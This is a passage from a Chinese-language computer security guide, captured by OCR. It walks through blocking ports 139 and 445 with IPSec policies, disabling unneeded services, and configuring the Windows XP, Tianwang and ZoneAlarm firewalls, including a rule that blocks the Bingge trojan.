


图 10-6　“指定 IP 通信源”对话框




图 10-7　“IP 通信目标”对话框

步骤 6 单击“下一步”按钮，打开“IP 协议类型”对话框，在“选择协议类型”下拉列表框中选择 TCP 选项，如图 10-8 所示。

步骤 7 单击“下一步”按钮，打开“IP 协议端口”对话框，选择“设置 IP 协议端口”的第一栏中选择“从任意端口”单选按钮，在第二栏中选择“到此端口”单选按钮并输入 139，如图 10-9 所示。




图 10-8　“IP 协议类型”对话框




图 10-9　“设置 IP 协议端口”对话框

步骤 8 单击“下一步”按钮，并在图 10-10 所示的对话框中单击“完成”按钮，返回到“IP 筛选器列表”操作窗口，如图 10-11 所示。




图 10-10　完成筛选器安装




图 10-11　“IP 筛选器列表”对话框

提示

选择【管理筛选器操作】选项卡并单击【添加】按钮，同样会出现一个【筛选器操作向导】对话框，单击【下一步】按钮，在“名称”文本框中输入“禁用 139 连接”并单击【下一步】按钮，再单击【完成】按钮，同样可制定“禁止 139 连接”策略。

步骤 9 禁止 139 端口或 445 端口的操作都完成之后，返回到“IP 安全策略，在本地机器”对话框右击，从弹出的快捷菜单中选择“创建 IP 安全策略”命令，此时将会弹出一个“IP 安全策略向导”窗口，如图 10-12 所示。

注意

禁用 445 端口中“筛选器列表”和“筛选器操作”的操作，和“禁止 139 连接”的方法相似，区别在于添加 139 端口和 445 端口的筛选器操作时，不能为了省事，用同一个“阻止”筛选器操作，这样制定出的规则将无法使用。

步骤 10 单击“下一步”按钮，打开 IP 安全策略向导的“IP 安全策略名称”对话框，在“名称”文本框中输入“禁用 139/445 连接”信息，如图 10-13 所示。依次单击“下一步”按钮，直到最后完成。




图 10-12 “IP 安全策略向导”的窗口




图 10-13 输入 IP 安全策略名称

步骤 11 在图 10-14 所示的“禁用 139/445 连接属性”对话框中单击“添加”按钮，打开一个“安全规则向导”对话框，如图 10-15 所示。

图 10-14 “禁用 139/445 连接属性”对话框

图 10-15 “安全规则向导”对话框

步骤 12 依次单击“下一步”按钮到“IP 筛选器列表”窗口，选择“禁用 139 连接”选项之后，再单击“下一步”按钮，并在“筛选器操作”对话框中选择“禁用 139 连接”选项。

步骤 13 单击“下一步”按钮完成本次操作，即可通过“添加”将禁用 445 端口的筛选器列表和操作也添加进去，依次单击“下一步”按钮到“IP 筛选器列表”窗口，选择“禁用 445 连接”选项。

步骤 14 单击“下一步”按钮完成所有的配置之后，即可将配置好的“禁用 139/445 连接”安全策略指派。对于个人用户，可以在各项服务属性设置中设为“禁用”，以免下次重启服务时也重新启动，端口开放。

提示

如果只是上网浏览，则可以不添加任何端口。只需要利用一些网络联络工具，比如 Outlook Express，就可以把“1037”端口打开。同理，如果发现某个常用网络工具不能起作用时，要先弄清它在自己主机上所需要开的端口之后，再在“TCP/IP 筛选”中添加该端口即可。

10.1.2　一键关闭危险端口

默认情况下，有很多不安全的或没什么用的端口是开启的，比如 Telnet 服务的 23 端口、FTP 服务的 21 端口、SMTP 服务的 25 端口、RPC 服务的 135 端口等。为了保证系统的安全性，就可以通过“关闭”端口的方法来进行控制操作。

1．利用服务工具关闭端口

每一项服务都对应相应的端口，比如众所周知的 WWW 服务的端口是 80，SMTP 是 25，FTP 是 21，Windows 2000 系统安装中默认这些服务都是开启的。对于个人用户而言确实没有必要，关掉端口也就是关闭无用的服务。具体操作步骤如下：

步骤 1 在确认已启用 SMTP 服务中 25 端口的情况下，选择“开始”→“设置”→“控制面板”→“性能和维护”→“管理工具”命令，打开“管理工具”窗口并在其中双击“服务”图标按钮，如图 10-16 所示。

图 10-16　双击“服务”图标

步骤 2 在打开的“服务”窗口中找到并双击 Simple Mail Transfer Protocol（SMTP）服务之后，单击“停止”按钮，即可停止该服务，并在“启动类型”中选择“已禁用”类型，如图 10-17 所示。

图 10-17　配置 Simple Mail Transfer Protocol（SMTP）服务

这样，关闭 SMTP 服务就相当于关闭了其对应的端口。

2．利用工具软件关闭端口

与以上所述原理相同，其本质也是通过关闭相关的系统服务，来达到关闭相关端口的目的。利用 Windows 优化大师关闭端口的具体操作步骤如下：

步骤 1 选择“开始”→“程序”→“Windows 优化大师”命令，打开 Windows 优化大师程序，如图 10-18 所示。

图 10-18　“Windows 优化大师”窗口

步骤 2 在 Windows 优化大师窗口左侧，选择“系统优化”→“后台服务优化”选项，打开对 Windows 系统服务设置的后台服务优化窗口，如图 10-19 所示。

提示

为区别系统服务与程序服务，优化大师提供了“刷新”命令，如图 10-20 所示，可根据需要来选择后台服务优化窗口中的显示项目，只需要在下拉列表框中进行选择之后，单击“刷新”按钮即可完成操作。

图 10-19　后台服务优化窗口

图 10-20　“刷新”命令

步骤 3 选中要关闭端口相对应的后台服务选项之后，单击“停止服务”按钮，打开停止服务对话框。选择“确定”按钮，即可停止选定的该项服务，如图 10-21 所示。




图 10-21　停止后台服务

如果对本地计算机后台服务不是很了解，则可以利用“设置向导”来完成对后台服务的定制，具体操作步骤如下：

步骤 1 在优化后台服务窗口右下角单击“设置向导”按钮，打开“服务设置向导”窗口，如图 10-22 所示。

步骤 2 单击“下一步”按钮，在服务设置向导窗口中将会出现两个单选项，如图 10-23 所示。选择“自动设置”单选按钮，Windows 优化大师则按科学的推荐配置对后台服务进行自动设置，依次单击“下一步”按钮即可完成设置。

图 10-22　“服务设置向导”窗口

步骤 3 因为要进行关闭端口的设置，所以建议选择“自定义设置”单选按钮，单击“下一步”按钮，打开“与网络相关的常用服务设置”窗口进行个性设置，如图 10-24 所示。




图 10-23 单选窗口




图 10-24 自定义设置窗口

步骤 4 在完成设置之后，单击“下一步”按钮，打开“服务设置向导完成”对话框。单击“完成”按钮，即可完成对本地计算机端口及服务的设置。

10.2 用防火墙隔离系统与病毒

计算机用户可以利用防火墙来确保计算机的安全。防火墙可以限制从计算机传入/传出计算机（网络）的信息，使用户更好地控制计算机上的资料。另外，防火墙还可以提供一道防线，防止他人或程序（包括病毒和蠕虫）在未经邀请的情况下，尝试连接到用户的计算机。

目前，在个人计算机中经常使用的防火墙主要有：天网防火墙、ZoneAlarm 防火墙、Norton 防火墙、瑞星防火墙、金山网镖、McAfee 防火墙、江民防火墙等。此外，Windows XP 系统还可以利用系统自带的 XP 防火墙进行防御。

10.2.1 Windows 系统自带的防火墙

Windows XP 防火墙又称 ICF（Internet connection firewall），已经具备个人防火墙的基本功能，能够阻截所有传入的未经请求流量的文件或程序。

1. Windows XP SP2 防火墙工作原理

Windows 系统防火墙使用了全状态数据包监测技术，会把所有由本机发起的网络连接生成一张表，并用这张表跟所有的入站数据包作对比，如果入站数据包是为了响应本机的请求，那么就允许进入。

2. 启动 Windows XP 防火墙

下面介绍启动 Windows XP 系统自带防火墙的两种方式：

（1）在“控制面板”窗口中双击“Windows 防火墙”图标按钮，即可启动 Windows 防火墙主程序。

（2）在“运行”对话框中运行 wscui.cpl 命令打开“Windows 安全中心”主窗口，在其中单击 Windows 防火墙图标，即可启动 Windows 防火墙主程序，如图 10-25 所示。




图 10-25　Windows 防火墙主窗口

3．Windows 防火墙安全设置

任何一款防火墙都具有网络安全防护的功能，只有良好的设置才能使其发挥应有功能，抵御黑客、病毒、木马的侵袭，而又不影响正常的工作、学习和娱乐。

下面将对 Windows XP 系统自带的防火墙进行安全设置以抵御网络攻击。

（1）“不允许例外”选项的设置

在打开的“Windows 防火墙”对话框的“常规”选项卡中，勾选“不允许例外”复选框，Windows 系统防火墙将阻止所有连接到本地计算机的请求，即使请求来自“例外”选项卡上列出的程序或服务。

防火墙还能发现网络设备、文件共享和打印机共享，当连接到公用网络（例如：与机场或旅馆相关的网络）时，“不允许例外”选项十分重要。此设置可以阻止所有连接到本地计算机的尝试，因而有助于保护本地计算机的安全。启用“不允许例外”选项时，仍然可以查看网页，收发电子邮件或使用即时消息传递程序，因此建议用户启用此选项。

（2）“例外”选项卡的设置

在“Windows 防火墙”窗口中选择“例外”选项卡，即可添加程序和端口例外，以允许特定的传入通信，并可以为每个例外设置范围。如果开放某个端口，则对这个端口的访问将被允许通过。

端口或服务可以在例外选项中设置或通过指定应用程序的方法设置，如 QQ 等，如果开放端口的服务不是一个应用程序如 IIS 服务，则可以设置开放的协议和端口号。

对于只使用网络浏览、电子邮件、共享文件夹等，进行普通处理的客户端和服务器型应用程序用户，Windows 系统防火墙根本不会产生影响。

“例外”选项卡除使用户可以添加程序和端口之外，还允许特定类型的传入通信，并可以为每个例外程序设置范围。虽然 Windows 防火墙不能限制出站通信，但 Windows XP 系统内置的 Internet protocol security（IPSec）却可以提供这种服务。

使用 IPSec 规则，可以指定通信是被阻断（丢弃数据）还是被放行（允许），同时能保证加

密的入站和出站通信。在这三种情况下（阻断、允许、保护），IPSec 能够配置源地址和目标地址范围。同时使用 IPSec 规则和 Windows 防火墙可以给网络提供更强大的安全保护。

如“文件夹和打印机共享”功能项，就可以在“例外”选项卡中单击“编辑”按钮，在打开的“编辑服务”对话框中，再单击“更改范围”菜单项，在打开的“更改范围”对话框中选择“仅我的网络（子网）”单选按钮。

这样，就可以配置使同一个子网上的计算机可以与此计算机上的程序连接，但拒绝源自远程网络的通信，如图 10-26 所示。

Windows 防火墙在原则上是对由外向内的通信（inbound）全部进行限制，而由内向外的通信（outbound）及其应答则完全不加限制。因此，登录联众世界/IE 等没有安全提示，但登录 QQ/MSN/MYIE2 会有安全提示。

这是因为后者试图在本地计算机开后门——端口等待远程请求连接，显然这种不安全行为被 Windows 系统防火墙拦截并做出安全提示，相当于 QQ/MSN/MYIE2 等作为提供某种服务的服务器端，如果用户想收到防火墙通知，则可以在打开“Windows 防火墙”窗口的“例外”选项卡中，勾选“Windows 防火墙阻止程序时通知我”复选框，如图 10-27 所示。

图 10-26　打印机共享范围

图 10-27　通知程序选项

（3）利用“安全日志记录”观察计算机数据状况

利用“高级”选项卡中的“安全日志记录”功能，可以创建用于观察计算机成功的数据连接和被丢弃的数据包，以便分析计算机安全状况。

只要在“Windows 防火墙”对话框中有选择地勾选“记录选项”选项组内的复选框即可，而且还可以单击“另存为”按钮浏览选择日志文件保存的路径，如图 10-28 所示。

（4）用 ICMP 设置提高本地计算机安全

网络上的计算机通过 Internet 控制消息协议（ICMP）可能共享错误和状态信息，所以为了保证计算机的一些错误信息不会对外泄露，可以在“高级”选项卡中单击“设置”按钮，在弹出的“ICMP 设置”对话框中选择是否勾选各个复选框，如图 10-29 所示。

若取消勾选“允许传入回显请求”复选项，则需要先在“描述”中可以看到这个选项的介绍，按介绍中的说明先把 445 端口关掉之后，就可以取消勾选此复选项了。




图 10-28　安全日志设置




图 10-29　“ICMP 设置”对话框

10.2.2　用“天网”将攻击挡在系统之外

天网防火墙（个人版）是一款国产软件，体积比较小，而且设置简单，非常适合普通的计算机用户使用。

下面先来介绍天网防火墙的安装过程及使用方法，具体操作步骤如下：

步骤 1 双击天网防火墙的安装文件，打开安装向导的“欢迎”对话框，在其中勾选“我接受此协议”复选框，如图 10-30 所示。

步骤 2 单击“下一步”按钮，打开“选择安装的目标文件夹”对话框。单击“浏览”按钮，可以选择天网防火墙的安装路径，如图 10-31 所示。




图 10-30　安装向导的欢迎画面




图 10-31　“选择安装的目标文件夹”对话框

步骤 3 选择好安装路径之后，单击“下一步”按钮，打开“选择程序管理器程序组”对话框，可以在文本框中创建相应的文件夹，也可以使用系统默认的文件夹名称，一般使用默认值即可，如图 10-32 所示。

步骤 4 单击“下一步”按钮，打开“开始安装”对话框，为安装天网防火墙作好准备，如图 10-33 所示。




图 10-32 “选择程序管理器程序组”对话框




图 10-33 “开始安装”对话框

步骤 5 单击“下一步”按钮，打开“正在安装”对话框，开始复制安装文件，安装过程如图 10-34 所示。

步骤 6 在安装文件复制完成之后，单击“下一步”按钮，打开“天网防火墙设置向导”对话框，如图 10-35 所示。

图 10-34 “正在安装”对话框




图 10-35 “天网防火墙设置向导”对话框

步骤 7 单击“下一步”按钮，打开“安全级别设置”对话框，其中的安全级别默认为“中”，用户也可根据自己需要进行设置，如图 10-36 所示。

步骤 8 单击“下一步”按钮，打开“局域网信息设置”对话框，在其中对局域网信息进行设置，一般使用系统默认设置即可，如图 10-37 所示。

步骤 9 单击“下一步”按钮，打开“常用应用程序设置”对话框，在其中根据需要对常用的应用程序进行设置，如图 10-38 所示。

步骤 10 设置完成之后，单击“下一步”按钮，打开“向导设置完成”对话框，如图 10-39 所示。单击“结束”按钮，系统将会提示用户重新启动系统，在系统重新启动之后，天网防火墙的安装就全部完成。




图 10-36　“安全级别设置”对话框




图 10-37　“局域网信息设置”对话框

图 10-38　“常用应用程序设置”对话框

图 10-39　“向导设置完成”对话框

完成天网防火墙的安装和设置之后，就可以使用它防御来自网络的攻击。具体操作步骤如下：

步骤 1　双击任务栏上的图标，打开“天网防火墙个人版”窗口，如图 10-40 所示。

步骤 2　单击“天网防火墙个人版”窗口中的按钮，打开“应用程序访问网络权限设置”对话框，从中可以设置允许（√）、提示（?）、禁止（×）三种方式来判断是否允许程序访问网络资源，如图 10-41 所示。

技巧

各应用程序项中的“√”表示该程序可以使用网络资源；“？”表示该程序使用网络资源时将弹出信息提示对话框；“×”表示该程序不能使用网络资源。如禁止 QQ 程序，则运行 QQ 时，将显示无法连接。




图 10-40 “天网防火墙个人版”窗口

图 10-41 “应用程序访问网络权限设置”对话框

步骤 3 任意选择一种程序（如 QQ）之后，单击“删除”按钮，打开“天网防火墙提示信息”对话框，如图 10-42 所示。单击“确定”按钮，即可禁止 QQ 使用网络资源。




图 10-42 “天网防火墙提示信息”对话框

步骤 4 再次运行 QQ，会弹出“天网防火墙警告信息”对话框，如图 10-43 所示。要使 QQ 能再次访问网络资源，只需取消勾选“该程序以后都按照这次的操作运行”复选框之后，单击“允许”按钮即可。

步骤 5 在“应用程序访问网络权限设置”对话框中选择一个应用程序，双击“选项”按钮，打开“应用程序规则高级设置”对话框，在其中可以设置应用程序的操作、TCP 协议可访问的端口等，如图 10-44 所示。




图 10-43 “天网防火墙警告信息”对话框

图 10-44 “应用程序规则高级设置”对话框

步骤 6 在天网防火墙主窗口中，单击按钮，打开“自定义 IP 规则”对话框，在其中勾选任意复选框之后，在最下方的列表框中即可出现对该 IP 规则的描述，如图 10-45 所示。

步骤 7 在天网防火墙主窗口中单击按钮，打开“基本设置”选项卡，如图 10-46 所示。在其中勾选“开机后自动启动防火墙”复选框，以后每次开机后就会自动运行天网防火墙。




图 10-45　自定义 IP 规则对话框

图 10-46　基本设置选项卡

步骤 8 如果要想删除修改过的规则，则单击“重置”按钮，打开“天网防火墙提示信息”对话框对其进行修改，如图 10-47 所示。单击“确定”按钮，所有被修改过的规则就都将变成默认设置。




图 10-47　“天网防火墙提示信息”对话框

如果用户的计算机被黑客植入木马，则可采用如下方法进行处理：

步骤 1 在天网防火墙主窗口中，单击按钮，打开“自定义 IP 规则”对话框。

步骤 2 单击按钮，打开“增加 IP 规则”对话框，在“名称”文本框和“说明”文本框中分别输入相应文本。在“数据包方向”下拉列表框中选择“接收”选项，在“对方 IP 地址”下拉列表框中选择“任何地址”选项，在“当满足上面条件时”下拉列表框中选择“拦截”选项，然后在“同时还”选区中勾选“发声”复选框，如图 10-48 所示。

步骤 3 在所有设置完成之后，单击“确定”按钮，返回到“自定义 IP 规则”对话框中，并可以看到“禁止冰河木马的侵入”选项，如图 10-49 所示。

步骤 4 当其他计算机想通过冰河客户端程序控制本地计算机，本地计算机的天网防火墙图标上就会出现不断闪烁的“!”并发出警报声音。此时只需单击按钮，天网防火墙就可以显示是哪些 IP 通过木马在访问本地计算机。




图 10-48 “增加 IP 规则”对话框




图 10-49 添加了禁止冰河木马的侵入

10.2.3 免费网络防火墙：Zone Alarm

Zone Alarm 是一款与天网防火墙旗鼓相当的防火墙软件，功能强大、安全可靠，而且又是免费的，用户可以随时下载使用。

下面以 Zone Alarm Firewall（eTrust）为例对其进行介绍，具体操作步骤如下：

步骤 1 双击 Zone Alarm Firewall（eTrust）安装文件，打开“许可协议”对话框，如图 10-50 所示。

步骤 2 仔细阅读许可协议的内容之后，如果对其中的用户许可协议无异议，则单击“我接受”按钮，打开“产品许可密钥”对话框，在“许可密钥”文本框中填入已经得到的许可密钥，如图 10-51 所示。

